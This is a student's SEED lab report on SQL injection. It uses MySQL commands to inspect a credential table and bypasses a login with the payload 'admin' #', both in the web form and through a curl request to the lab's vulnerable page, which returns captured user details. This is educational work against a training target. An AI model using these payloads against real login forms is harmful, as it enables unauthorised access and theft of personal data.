INFORMATION SECURITY

SQL Injection Attack Lab

Submitted To:

Sir Rana Abu Bakar

Submitted By:

Ambreen Kanwal

BSCS-7th-M-01

Session 2018-2022

University of Sahiwal, Sahiwal.

UNIVERSITY OF SAHIWAL

A Progressive University for Bright Future

SQL Injection Attack Lab


Lab Tasks


Task 1: Get Familiar with SQL Statements

$ mysql -uroot -pseedubuntu

mysql> show databases;

mysql> use Users;






mysql> show tables;


mysql> select * from credential where name = ‘Alice’;


```
Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```



Task 2.1: SQL Injection Attack from webpage.

Type " **admin' #** " in the Username field and leave empty the password field








Task 2.2: SQL Injection Attack from command line.


Write Code on Terminator in Seed Lab:

$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23';




Terminal
En
11:59 AM
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="
stylesheet">
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-
light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTog
glerDemo01">
<
img src="seed_logo.png" style="height: 40px; width: 200
px;" alt="SEEDLabs">
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style
='padding-left: 30px;'><li class='nav-item active'><a c
lass='nav-link' href='unsafe_home.php'>Home <span class
='sr-only'>(current)
<li class='nav-item


Terminal
En
12:00 PM
glerDemo01">
<
img src="seed_logo.png" style="height: 40px; width: 200
px;" alt="SEEDLabs">
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style
='padding-left: 30px;'><li class='nav-item active'><a c
lass='nav-link' href='unsafe_home.php'>Home <span class
='sr-only'>(current)
<li class='nav-item
'>E
dit Profile
<button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button> </nav>
<h1 class='text-center'> User Details </h1><hr><
br><table class='table table-striped table-bordered'><t
head class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><



